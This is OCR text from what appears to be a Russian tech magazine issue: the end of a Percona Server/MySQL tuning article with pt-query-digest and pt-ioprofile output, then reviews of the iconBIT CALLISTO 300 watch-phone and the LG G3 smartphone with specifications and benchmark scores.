# Query size    91   3.42k   3.42k   3.42k   3.42k   3.42k       0   3.42k
# String:
# Hosts
# Last errno   0
# Users        [redacted]
# Query_time distribution
#   1us
#  10us
# 100us
#   1ms
#  10ms
# 100ms
#    1s  ################################################################
#  10s+
# Tables
#    SHOW TABLE STATUS FROM `pt_[redacted]_10` LIKE 'word_user_86'\G
#    SHOW CREATE TABLE `pt_[redacted]_10`.`word_user_86`\G
```

Делаем дамп и собираем статистику pt-query-digest

ЗАКЛЮЧЕНИЕ

Как видишь, прогресс совсем не стоит на месте. И привычный мускул он не обошел стороной. И даже несмотря на то, что большие покровители Java не очень-то стараются для его развития, это ему никак не мешает. Percona Server уже сейчас можно без особой боязни использовать в продакшене. Например, у нас он крутится уже в нескольких проектах и в целом держит до 7–10 queries-per-second на проект и не жужжит. Чего и тебе желаю :).

```
[root@www3 itsumma]# pt-ioprofile
Втр Авг 12 03:51:32 EDT 2014
Tracing process ID 22672
     total      read    pwrite     write     fsync      open filename
  7.456066  1.741764  0.000000  5.714302  0.000000  0.000000 /mysql/datadir/mysql-bin.005495
  1.236067  0.000000  0.024300  0.000000  1.211767  0.000000 /mysql/datadir/ib_logfile0
  0.721867  0.000000  0.650959  0.000000  0.070908  0.000000 /mysql/datadir/ibdata1
  0.259937  0.000000  0.000000  0.000000  0.000000  0.259937 /mysql/datadir/[redacted]_1/counters1.TRG
  0.243884  0.000000  0.000000  0.000000  0.000000  0.243884 /mysql/datadir/[redacted]_1/statistics_last_value.TRG
  0.217714  0.000000  0.000000  0.217714  0.000000  0.000000 /var/log/mysqld.log
  0.122509  0.000000  0.000000  0.000000  0.000000  0.122509 /mysql/datadir/[redacted]_1/notifications1.TRG
  0.104462  0.000000  0.000000  0.000000  0.104462  0.000000 /mysql/datadir/[redacted]_1/statistics1.ibd
  0.058505  0.000000  0.000000  0.000000  0.000000  0.058505 /mysql/datadir/[redacted]_1/troublecounter.TRG
  0.050555  0.000000  0.000000  0.000000  0.000000  0.050555 /mysql/datadir/[redacted]_1/events1.TRG
  0.048147  0.000000  0.000000  0.000000  0.000000  0.048147 /mysql/datadir/[redacted]_1/timediff.TRG
  0.041597  0.000000  0.000000  0.000000  0.000000  0.041597 /mysql/datadir/[redacted]_1/projects1.TRG
  0.032018  0.000000  0.000000  0.000000  0.000000  0.032018 /mysql/datadir/[redacted]_1/reports1.TRG
  0.025445  0.000000  0.000000  0.000000  0.000000  0.025445 /mysql/datadir/[redacted]_1/counter_graph.TRG
  0.022912  0.000000  0.000000  0.000000  0.000000  0.022912 /mysql/datadir/[redacted]_1/statistics_last_error.TRG
  0.010376  0.000000  0.000000  0.000000  0.000000  0.010376 /mysql/datadir/[redacted]_1/drop_counters.TRG
  0.008984  0.000000  0.000000  0.000000  0.000000  0.008984 /mysql/datadir/[redacted]_1/servers1.TRG
  0.007971  0.000000  0.000000  0.000000  0.000000  0.007971 /mysql/datadir/[redacted]_1/jabber_queue.TRG
  0.007910  0.000000  0.000000  0.000000  0.000000  0.007910 /mysql/datadir/[redacted]_1/sender_queue.TRG
  0.005929  0.000000  0.000000  0.000000  0.000000  0.005929 /mysql/datadir/[redacted]_1/users1.TRG
  0.005291  0.000000  0.000000  0.000000  0.000000  0.005291 /tmp/#sql_5890_0.MYI
  0.004236  0.000000  0.000000  0.000000  0.000000  0.004236 /mysql/datadir/[redacted]_1/statistics_last_value_inc.TRG
  0.004055  0.000000  0.000000  0.000000  0.000000  0.004055 /mysql/datadir/[redacted]_1/graphs1.TRG
  0.003868  0.000000  0.000000  0.000000  0.000000  0.003868 /tmp/#sql_5890_0.MYD
  0.003657  0.000000  0.000000  0.000000  0.000000  0.003657 /mysql/datadir/[redacted]_1/duties1.TRG
  0.002954  0.000000  0.000000  0.000000  0.000000  0.002954 /mysql/datadir/[redacted]_1/notification_mutes1.TRG
  0.001732  0.000000  0.000000  0.000000  0.000000  0.001732 /mysql/datadir/[redacted]_1/pingator_errors.TRG
  0.001311  0.000000  0.000000  0.000000  0.001311  0.000000 /mysql/datadir/[redacted]_1/events1.ibd
  0.001178  0.000000  0.000000  0.000000  0.000000  0.001178 /mysql/datadir/[redacted]_1/notification_problems1.TRG
  0.000813  0.000000  0.000000  0.000000  0.000813  0.000000 /mysql/datadir/[redacted]_1/pingator_errors.ibd
  0.000693  0.000000  0.000000  0.000000  0.000693  0.000000 /mysql/datadir/[redacted]_1/statistics_last_value.ibd
  0.000560  0.000000  0.000000  0.000000  0.000000  0.000560 /mysql/datadir/[redacted]_1/old_projects1.TRG
  0.000281  0.000000  0.000000  0.000000  0.000000  0.000281 /mysql/datadir/[redacted]_1/sms_method.TRG
  0.000226  0.000000  0.000000  0.000000  0.000000  0.000226 /mysql/datadir/[redacted]_1/receiving_preferences1.TRG
  0.000125  0.000000  0.000000  0.000000  0.000125  0.000000 /mysql/datadir/[redacted]_1/troublecounter.ibd
У вас есть почта в /var/spool/mail/root
[root@www3 itsumma]#
```

Pt-ioprofile и подопытный MySQL

ШПИОНСКИЙ ЧАСОФОН

Обзор наручного смартфона iconBIT CALLISTO 300

Большинство наших читателей наверняка смотрели фильмы про секретных агентов, где какой-нибудь Джеймс Бонд одной левой раскидывал толпы вооруженных врагов, попутно соблазняя очередную сексапильную красотку, падал с небоскребов, получал пулевые ранения, а оказавшись в эпицентре взрыва, лишь поправлял слегка растрепавшуюся прическу.



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система: Android 4.2.2 Jelly Bean
Процессор: MediaTek MT6572, 2 ядра Cortex-A7 по 1,3 ГГц
Оперативная память: 1 Гб
Постоянная память: 8 Гб + microSD до 32 ГБ
Графика: Mali400-MP
Экран: IPS 1,54", 240 × 240, 220 ppi
Связь: GSM 850/900/1800/1900, 3G/HSPA/HSPA+ (2100)
Интерфейсы: Wi-Fi 802.11b/g/n, Bluetooth 3.0, коннекторы док-станции
Датчики: GPS, акселерометр, компас
Камера: 3 Мп
Аккумулятор: съемный, 600 мА · ч
Размеры: 54 × 45 × 14 мм
Масса: 76 г
Цена: 8200 рублей

Ну а с центром управления наш герой неизменно выходил на связь с помощью часов, что до недавнего времени казалось фантастикой. Но несколько лет назад на прилавках появились первые «умные» часы, а в 2014 году носимая электроника так и вовсе стала настоящим трендом. Однако большинство подобных гаджетов без твоего смартфона резко «глупеют», превращаясь в самые обыкновенные часы. К счастью, герой нашего сегодняшнего обзора не из таких: он может абсолютно самостоятельно звонить, прокладывать маршруты, выходить в интернет, снимать видео, проигрывать музыку, запускать 3D-игры и вообще выполнять все функции современного смартфона. По сути, это и есть полноценный смартфон с двухъядерным процессором и 1 Гб оперативной памяти в форм-факторе часов, причем в металлическом корпусе, защищенном от попадания влаги и пыли. И при всех достоинствах стоит это чудо техники разумные 8 тысяч рублей. А зовут нашего гостя iconBIT CALLISTO 300 — часы для настоящих секретных агентов и не только.

Главное меню смартфона iconBIT CALLISTO 300. На экране размером со спичечный коробок можно даже играть в игры



Управление переработано: для активации команды «Назад» необходимо выполнить свайп с границы экрана влево, а такой же свайп вправо откроет меню

ВНЕШНИЙ ВИД И КОМПЛЕКТАЦИЯ

При первом взгляде на часы сразу становится понятно, что они явно не подойдут для изящных девичьих ручек: слишком уж брутальными и массивными они кажутся. Толщина в 14 мм для наручного гаджета, конечно, великовата, но при этом девайс весом в 76 г руку оттягивает не сильно, а через пару дней ношения дискомфорт и вовсе перестаешь ощущать. CALLISTO 300 состоит из двух основных частей: корпуса и ремешка. Последний выполнен из гипоаллергенной мягкой резины с перфорированным покрытием, а застежка — из нержавеющей стали. Он довольно прочный, не подвержен заломам, не взаимодействует с водной средой и при этом довольно приятен для кожи, однако при сильном потовыделении может способствовать небольшому раздражению. Ремень предназначен не только для ношения часов на руке: в него, чтобы освободить побольше места для батареи внутри корпуса, встроены модули GPS, Wi-Fi и динамик. Имеется и обратная сторона медали — ремень не съемный, поэтому, если он порвется, придется идти в сервисный центр. В продаже имеются модификации с красным и черным ремешками.

Корпус CALLISTO, изготовленный из алюминия с черным покрытием, имеет форму прямоугольного параллелепипеда со скругленными ребрами. При осмотре на нем не обнаруживается разъемов, а только четыре маленьких контакта на задней поверхности. Именно они служат для подключения к специальному кейсу, который, в свою очередь, подсоединяется к источнику питания и заряжает часы. Гораздо большее разочарование вызывает отсутствие 3,5-миллиметрового Mini Jack разъема, что делает невозможным подключение проводных наушников, разговаривать и слушать музыку приходится либо по Bluetooth-гарнитуре, либо через основной динамик, но тогда твою беседу услышат окружающие. Видимо, такое решение было принято, чтобы обеспечить защиту от воды и пыли по протоколу IP56. Задняя крышка крепится на четырех винтах, под ней расположен аккумулятор и слот под карту microSD, с левого бока — выдвижной слот под microSIM, также прикрученный винтами, и отверстие микрофона.

Механические органы управления расположились на правом «борте» гаджета и представляют собой две кнопки, отвечающие за блокировку и возврат на домашний экран. Между ними, стилизованный под колесико завода, находится объектив 3-мегапиксельной камеры. Снимать на последнюю не слишком удобно, поскольку в объектив постоянно попадает твоя же рука, да и дизайнеры могли бы получше поработать: кнопки не очень-то красиво выступают из корпуса. Большую часть лицевой панели занимает экран диагональю 1,54 дюйма, вокруг которого нанесены минутные насечки.

Шпионский «часофон» поставляется в черной кубической коробке, где помимо самого гаджета, вольготно расположившегося на специальной подушечке, можно найти кейс для зарядки и подключения к компьютеру, мини-стилус, который при желании можно закрепить на ремешке, кабель microUSB, крестовую отвертку для получения доступа к слотам microSIM и microSD, запасные винты и краткую документацию.

ЭКРАН

Главная деталь в CALLISTO, как и в любом другом современном смартфоне, безусловно, экран. В часах установлен квадратный сенсорный дисплей с диагональю 1,54 дюйма и разрешением 240 × 240 точек (220 ppi). Матрица тут IPS, что означает хорошую цветопередачу, а вот широкими углами обзора часы похвастаться, к сожалению, не могут. Кроме того, экран очень отзывчивый, мгновенно реагирует на малейшее прикосновение. В дополнение ко всему имеется поддержка мультитач до пяти пальцев (больше я просто не смог поставить на него). Удивительно, но на таком миниатюрном экране вполне удобно играть в некоторые игры и даже пользоваться qwerty-клавиатурой (желательно с поддержкой swype): количество ошибок минимально. Разница между минимальным и максимальным уровнями яркости не очень большая, к тому же отсутствует автоматическая регулировка. Даже в солнечный день читаемость на экране остается отличной (в том чис-




ле благодаря качественному антибликовому фильтру), а вот в темноте подсветка слишком сильно «бьет» по глазам, но ее вполне можно использовать, чтобы подсветить замочную скважину.

АППАРАТНАЯ НАЧИНКА

Инженеры iconBIT не поскупились и оснастили CALLISTO 300 сверхмощным (для часов) железом. Под металлической крышкой установлен процессор от MediaTek MT6572 с двумя энергоэффективными ядрами Cortex-A7 частотой 1,3 ГГц и графическим чипом Mali-400 MP. Оперативной памяти здесь 1 Гб, а постоянной 8 Гб с возможностью расширения за счет microSD объемом до 32 Гб. Ввиду небольшого размера экрана таких аппаратных возможностей хватит часам «за глаза». Тесты выдают количество «попугаев», сравнимое с телефонами двухгодичной давности, но при этом лагов в работе интерфейса замечено не было, да и современные 3D-игры в большинстве своем не жалуются даже в режиме многозадачности.

Полноценным смартфоном CALLISTO является в первую очередь благодаря радиомодулю, работающему в 2G- и 3G-сетях. Сеть аппарат ловит хорошо, потерь связи нет, звонки и SMS принимаются стабильно. Громкость у динамика высокая, поэтому все окружающие будут в курсе деталей твоего разговора, а некоторых даже шокирует то, что ты разговариваешь с часами. При этом на другом конце «провода» слышимость будет хоть и не идеальная, но вполне приемлемая. К счастью, у нашего гаджета имеется поддержка Bluetooth, поэтому гарнитуру к нему подключить все же можно. Wi-Fi и GPS работают просто отлично: для работы достаточно даже слабого сигнала, а на поиск спутников смартфон потратил при холодном старте менее минуты. В часы установлен также G-сенсор и электронный компас.

Какой же секретный шпионский гаджет без встроенной видеокамеры? При этом последняя расположена таким образом, что объект съемки далеко не сразу догадается, что его снимают. Качество фотографий среднее (разрешение 3 Мп, без автофокуса и вспышки), а снимки получаются квадратными, но для соцсетей вполне сгодится. Есть распознавание улыбки, серийная съемка, автоспуск, несколько режимов съемки, настройки баланса белого и даже несколько встроенных фильтров. Видео записывается в формате 3GP в разрешении 864 × 480 пикселей, при этом качество довольно хорошее. К управлению камерой придется привыкать: изображение повернуто на 90 градусов и ладонь находится в поле зрения объектива, а для видеосвязи остро не хватает камеры, расположенной в верхней панели.



Поддерживаются почти все программы и значительное количество игр, что позволяет наделить «шпионские часы» необходимым тебе потенциалом





Часы миниатюрные и легкие, во время носки их не чувствуешь вообще. Их легко потерять и не заметить

АВТОНОМНОСТЬ

Наш чудо-смартфон оборудован довольно скромным по современным меркам аккумулятором на 600 мА · ч, но благодаря маленькому экрану и энергоэффективному процессору работает CALLISTO 300 довольно долго, а непосредственный срок жизни зависит от типа использования. Если юзать гаджет в качестве основного телефона: звонить с него, отправлять и принимать SMS, слушать музыку, фотографировать, общаться в соцсетях, использовать в качестве навигатора, работать с почтой и немного играть, — то заряда хватает на сутки. При втором типе использования, когда девайс находится в режиме «самолет» и большую часть времени остается непосредственно часами, лишь изредка служа для получения почты и различных уведомлений, CALLISTO проживет без «дозаправки» дней пять. В ходе тестирования определился и главный «сжигатель энергии» — модуль сотовой связи. В AnTuTu Tester аппарат набирает 3642 балла, что немного меньше Nexus 5. Полная зарядка через комплектную подставку занимает всего 40 мин, при этом пользоваться устройством нельзя.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Работает часофон на полноценном Android 4.2.2 Jelly Bean со специальной оболочкой, оптимизирующей работу с интерфейсом на маленьком дисплее. На экране блокировки отображается один из восьми циферблатов. Все иконки приложений сгруппированы по четыре на каждом экране, при этом фактически отсутствуют рабочие столы, вся навигация осуществля-

ется по разделу «Приложения», при нажатии же кнопки «Дом» попадаешь в начало списка. По этой же причине не работают виджеты, но есть возможность сгруппировать ярлыки в папки. Самое главное, что на гаджет установлен Play Market, который дает доступ более чем к 700 тысяч приложений (большинство из них поддерживаются устройством), что выгодно отличает CALLISTO 300 от других часов, где доступна пара десятков программ. И соответственно, если ты жить не можешь без виджетов, то можно легко поставить другой лаунчер.

Управление тоже переработано: для активации команды «Назад» необходимо выполнить свайп с границы экрана влево, а такой же свайп вправо откроет меню. Чтобы изменить громкость, следует удержать нажатой клавишу блокировки и в появившемся меню тапнуть на соответствующую клавишу. Удержание кнопки «Дом» предоставляет доступ к диспетчеру задач. К такому управлению быстро привыкаешь.

Для удобства использования все настройки сгруппированы в пять разделов: «Беспроводные сети», «Устройство», «Личные данные», «Система» и «Smart mode». По первым четырем распределены стандартные настройки Android, а пятый позволяет менять режимы работы гаджета: Normal mode, Sport mode (не позволяет устройству переходить в спящий режим во время подсчета твоих шагов) и Watch mode (гаджет работает только в качестве часов, основной экран ОС не включается). Огорчает только то, что даже в последнем режиме, чтобы посмотреть время, придется нажать на кнопку.

Из предустановленных только стандартные для Android приложения, однако все установленные мной программы из Play Market (Skype, ВКонтакте, Mail.ru, Viber, Яндекс.Метро и многие другие) не только работали, но и имели довольно удобный интерфейс. Кроме того, прекрасно работали такие игры, как Cut the Rope, Dead Trigger, SoulCraft или Temple Run. При всем этом не было замечено подлагиваний, задержек, перезагрузок и прочих неприятностей.



ВПЕЧАТЛЕНИЯ ОТ РАБОТЫ

Ну а теперь перейдем, наверное, к главному разделу, где я поделюсь своими впечатлениями от работы с гаджетом, просуммировав все его достоинства и недостатки. Стоит отметить, что первых гораздо больше, чем вторых. Носить часы комфортно хоть целый день: руку они не сильно нагружают, внешне смотрятся вполне стильно. Кроме того, часы защищены от воды и пыли, поэтому не выйдут из строя, если на них попадут капли дождя. Интерфейс хорошо оптимизирован, управлять смартфоном удобно, при этом ничего не тормозит. Наличие камеры еще один жирный плюс. Очень интересно просматривать кадры, сделанные с ракурса с которого смотрит на мир твоя левая рука.После месяца использования гаджета я понял, что некоторыми функциями намного удобнее пользоваться с часов, например, можно общаться без необходимости что-то держать в руках. CALLISTO 300 позволяет даже полностью отказаться от основного смартфона, поскольку дублирует все его функции, при этом не занимая место в кармане и избавляя от необходимости вытаскивать телефон при звонке. Если же ты не хочешь набирать SMS вручную, то здесь отлично работает голосовой набор текста от Google. Но больше всего меня удивило, что гаджет из коробки прекрасно взаимодействует с флеш-анимацией, позволяя, например, играть в браузерные игры, построенные на этой технологии.

Конечно, не все так сладко в гаджете, как хотелось бы. Например, чтобы вставить SIM- или microSD-карту, придется производить настоящую хирургическую операцию разборки часов, а затем возвращать все на место, и если ты вдруг захочешь снять ремешок, то обратно его точно не приделаешь. Для заряда аккумулятора необходима док-станция, так что не получится просто подзарядить часы на работе, при этом при разряде батареи сбрасывается дата и время, хотя полный заряд всего за 40 мин — это несомненный плюс. Узнать время, просто взглянув на экран, нельзя — для этого нужно обязательно нажать на кнопку, а для съемки фото и видео приходится сильно выгибать руку, да и свое лицо собеседнику по Skype показать проблематично. А вот другие части тела вполне попадают в поле зрения камеры:-) И наконец, главный минус — отсутствие аудиовыхода, что сильно усложняет жизнь начинающему шпиону.

ВЫВОДЫ

IconBIT CALLISTO 300 — это компактное, но в то же время полноценное устройство для общения, а не очередной аксессуар для смартфона. Всего лишь за 8 тысяч рублей ты получаешь настоящий компьютер со всеми функциями и возможностями в корпусе наручных часов. Многочисленные достоинства перевешивают недостатки, связанные прежде всего с необычным форм-фактором. Но к этой особенности устройства быстро привыкаешь, как ко всему хорошему. Гаджет прекрасно справляется с возложенными на него обязанностями и пригодится не только шпионам, но и студентам для списывания на экзамене, водителям, которым больше не нужно отвлекаться, чтобы ответить на звонок, тем, кто часто забывает свой основной телефон дома, путешественникам — замерять пройденные километры, не занимая много места, а также всем любителям необычных и полезных гаджетов. IconBIT CALLISTO 300 — это достойный продукт в своей нише и серьезный шаг на пути развития носимой электроники.



РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Quadrant Standart: 3090 points
AnTutu Benchmark: 9496 points
Vellamo (Internet): 1311 points
Vellamo (Metal): 610 points
Vellamo (Multicore): 777 points
3D Mark (Ice Storm): 1716 points / 10 FPS / 8,1 FPS / 12,2 FPS
3D Mark (Ice Storm Extrime): 815 points / 3,6 FPS / 2,4 FPS / 10,8 FPS
3D Mark (Ice Storm Unlimited): 1599 points / 7,8 FPS / 4,8 FPS / 10 FPS
Epic Citadel: 44,1 FPS
GFXBench (T-Rex): 441 (7,9 FPS) Onscreen / 74 (1,3 FPS) Offscreen
AnTuTu Tester: 3642 points

ТЕЛЕФОН С ЛАЗЕРНЫМ ПРИЦЕЛОМ

Обзор корейского флагмана LG G3

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система: Android 4.4.2 Jelly Bean
Процессор: Qualcomm Snapdragon 801, 4 ядра Krait 400 по 2,5 ГГц
Оперативная память: 2 Гб
Постоянная память: 16/32 Гб + microSD
Графика: Adreno 330
Экран смартфона: IPS 5,5", 2560 × 1440, 538 ppi
Связь: GSM 900/1800/1900, 3G, LTE
Интерфейсы: Wi-Fi 802.11a/b/g/n/, Bluetooth 4.0, microUSB, 3,5 мм мини-джек, FM-радио
Датчики: A-GPS/ГЛОНАСС, акселерометр, гироскоп, компас, датчики приближения, освещения, светодиодный индикатор, ИК
Камера: 13 Мп, видео 4K, двойная LED-вспышка, оптическая стабилизация, лазерная фокусировка / 2,1 Мп
Аккумулятор: съемный, 3000 мА・ч
Размеры: 74.6 x 146.3 x 8.9 мм
Масса: 149 г
Цена: 26 990 рублей

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Quadrant Standart: 23 323 points
AnTuTu Benchmark: 29 611 points
Vellamo (Internet): 3078 points
Vellamo (Metal): 1299 points
Vellamo (Multicore): 1633 points
3D Mark (Ice Storm Extrime): 16 279 points / 84,7 FPS / 61,7 FPS / 50,2 FPS
3D Mark (Ice Storm Unlimited): 8646 points / 45,8 FPS / 30,4 FPS / 30,5 FPS
Epic Citadel: 55,3 FPS
GFXBench (Manhattan): 288 (4,6 FPS) Onscreen / 463 (7,5 FPS) Offscreen
GFXBench (T-Rex): 668 (11,9 FPS) Onscreen / 900 (16,1 FPS) Offscreen
AnTuTu Tester: 5626 points



K rlis Dambr ns@flicker.com

Как ни странно, но на мобильном рынке, где царствуют Apple и Samsung, законодателем мод всегда была другая южнокорейская компания. Именно LG представила первый телефон с сенсорным управлением, она же впервые создала двухъядерный, а затем и четырехъядерный смартфон. И вот теперь она выпустила на рынок телефон с разрешением дисплея 2K (2560 × 1440) и камерой с лазерным автофокусом. К счастью, руководство компании поняло, что одними высокими характеристиками железа рынок уже не вернуть, поэтому LG G3 обладает действительно эксклюзивным дизайном и множеством программных фишек, имея все шансы сместить потерявших бдительность конкурентов с пьедестала.



Артём Костенко
lzbranniy@mail.ru

ВНЕШНИЙ ВИД И КОМПЛЕКТАЦИЯ

На фоне остальных смартфонов LG G3 выделяется необычным дизайном. Становится немного не по себе, когда, взяв в руки гаджет, не обнаруживаешь на боковых гранях аппарата клавиш громкости и включения. При более тщательном поиске они обнаруживаются по центру задней панели прямиком под камерой. По словам разработчиков данного дизайна, именно на этом месте дольше всего находится указательный палец, пока смартфон лежит в руке. На практике же к такому расположению клавиш приходится довольно долго привыкать, и, даже привыкнув, часто промахиваешься, пытаясь «нажать» объектив камеры. Спасает то, что разблокировать телефон можно, просто постучав по экрану, поэтому количество обращений к аппаратным клавишам резко снижается. Кроме того, если долго удерживать кнопку увеличения громкости, то запустится редактор заметок, а если уменьшения, то включится камера. Стоит также отметить, что, в отличие от предшественника, конструкция доработана, и поэтому кнопки больше самопроизвольно не нажимаются в кармане. Над клавишами установлен объектив 13-мегапиксельной камеры, с одной стороны от которой находится сдвоенная вспышка, а с другой ноу-хау LG — лазерный прицел. Снизу имеется прорезь для довольно громкого динамика.

Корпус выглядит монолитным металлическим бруском, однако на деле задняя крышка не только снимается, но еще и оказывается пластмассовой! Такого идеального сходства удалось добиться благодаря специальной технологии, когда металлизированная пленка впаивается в пластик. По моему личному мнению, этот подход идеален: с одной стороны, мы получаем премиальный металлический дизайн, а с другой — небольшой вес, меньшее нагревание корпуса, амортизацию при падении, сменный аккумулятор и возможность расширить память с помощью SD-карты, причем без всяких скрепок. Более того, на корпусе действительно не видно ни отпечатков пальцев, ни царапин. Только за одну заднюю крышку дизайнерам можно ставить твердую пятерку, но если перевернуть смартфон, то понимаешь, что поставил бы им намного больше баллов. Все дело в том, что создатели LG G3 смогли уместить в довольно компактный корпус, не превосходящий размерами конкурентов с экранами в 5 дюймов, дисплей с диагональю почти 5,5! Такого «волшебства» удалось добиться за счет самых тонких на сегодняшний день боковых рамок вокруг экрана (около 1 мм) и максимального использования дисплеем фронтальной поверхности телефона (около 76%): сверху осталась тонкая полоска, на которой ютятся динамик, фронтальная камера, светодиодный индикатор и датчики, а снизу умещается лишь логотип.

Разъем для наушников, порт microUSB и основной микрофон расположены на нижней грани, а ИК-порт для управления бытовой техникой и вспомогательный микрофон находятся сверху. Благодаря закругленным граням и плавным переходам телефон удобно лежит в руке. LG предлагает покупателям расцветки с поэтичными названиями: черный металлик, шелковый белый, сияющий золотой.

Если с дизайном у телефона полный порядок, то с комплектацией дела обстоят более чем скромно: LG положила в коробку с телефоном лишь проводное зарядное устройство на 1,8 А (хотя аппарат поддерживает и беспроводную зарядку) да соединительный кабель microUSB. За 27 тысяч рублей хотелось немного большего.

ЭКРАН

О том, как мастерски разработчики встроили 5,46-дюймовый экран в корпус шириной 74,5 мм, мы уже говорили, теперь стоит упомянуть разрешение Quad HD, благодаря которому достигается рекордный показатель плотности точек 538 ppi. Хотя по большому счету разницу между Full HD и Quad HD заметить без специальных приборов практически невозможно, а вот энергопотребление из-за такого разрешения значительно увеличивается. В дисплее используется матрица True HD IPS+, которая реалистично передает картинку практически под любым углом обзора. Закрыт экран стеклом Gorilla Glass 3 с олеофобным (прим.ред. жиротталкивающим) покрытием и антибликовым фильтром. И если первое отлично справляется с обязанностями — следы от пальцев легко удаляются, то вот бликование у экрана довольно сильное. Между стеклом и непосредственно матрицей отсутствует воздушная прослойка, дисплей обладает большим запасом яркости (от 10 до 480 кд/м^2), которого будет достаточно как ночью, так и, несмотря на блики, в ясный солнечный день. Правда, автоматическая подсветка иногда автоматически занижает ее уровень с целью экономии заряда. Стоит отметить великолепную равномерность подсветки: отсутствуют темные пятна и засветы, также есть неотключаемая динамическая подстройка яркости в соответствии с характером выводимого изображения. Экран имеет сбалансированную температуру, цветовой охват практически равен sRGB, цвета мягкие и в меру контрастные (750 : 1). Дисплей получился действительно очень хорошим, четким и ярким, но вот разрекламированное 2K-разрешение — это больше маркетинговый ход: глазу очень сложно заметить разницу, да и большинство игр пока не поддерживают его, а вот нагрузка на железо и аккумулятор только возрастает.



Рис. 1. Сверхчеткий 5,5-дюймовый 2K-экран занимает 76% лицевой поверхности



Рис. 2. Задняя съемная пластиковая панель выглядит как стальная



Рис. 3. Клавиши управления находятся сзади. Там же расположен и лазерный автофокус камеры

АППАРАТНАЯ НАЧИНКА

Для поддержания комфортной работы с экраном такого разрешения необходима мощная аппаратная система. Смартфон работает на новейшей платформе Qualcomm Snapdragon 801 с четырехъядерным процессором частотой 2,5 ГГц и графическим ядром Adreno 330. Существуют две версии смартфона: с 2 Гб оперативной памяти и 16 Гб встроенной и с 3 Гб оперативной и 32 Гб встроенной. В России сейчас, к сожалению, доступна лишь первая модель. Помимо собственной памяти телефона, под крышкой предусмотрен и слот под карту памяти, поддерживающий работу с microSD объемом до 128 Гб, там же расположен и слот под microSIM.

Судя по некоторым тестам, из всех флагманов первой половины 2014 года количество «попугаев» здесь минимальное: сказывается огромное разрешение экрана при прочих равных условиях. Но не стоит переживать: на LG G3 без проблем идут на максимальных настройках все игры, да и интерфейс системы тоже работает гладко, лаги отсутствуют. При этом нагрев как лицевой части, так и тыльной панели в пределах уровня комфорта.

Динамик на 1 Вт у смартфона хоть и громкий, но, к сожалению, он лишь один, поэтому никакого стереозвука ты не услышишь, к тому же он обращен в противоположную от пользователя сторону. Разговорный динамик тоже довольно громкий и чистый. Для любителей ретро имеется FM-радио. Телефон поддерживает стандарты USB-OTG и USB-Host, поэтому к нему можно легко подключить внешнюю флешку. Есть модуль Bluetooth 4, Wi-Fi 802.11a/ac/b/g/n с поддержкой технологий Wi-Fi Direct и работы в качестве роутера, датчики GPS и ГЛОНАСС быстро находят спутники, ну и куда современному флагману без NFC и ИК-порта. А вот с основой функцией у LG G3 имеются проблемы. Аппарат работает в сетях GSM, HSDPA и LTE, но качество приема у него далеко не из лучших: постоянно теряется сеть. Разработчики активно занимаются решением проблемы, и есть все шансы, что к моменту выхода статьи ситуация улучшится.


КАМЕРА

LG G3 оснащен двумя модулями камер с разрешениями 13 и 2,1 Мп. Фронтальная, в русле последних трендов, предназначена для селфи и имеет в интерфейсе ползунок, в реальном времени убирающий с лица прыщики и прочие неровности. Модуль неплохо справляется с фото в слабо освещенном помещении: у камеры есть имитация вспышки, смартфон делает экран белым, тем самым подсвечивая лицо. Снимки и видео камера делает в разрешении Full HD. Интересная фича состоит в том, что если медленно внести в кадр руку, а затем ее сжать в кулак, то включится таймер обратного отсчета. Имеется и функция одновременной записи на две камеры.

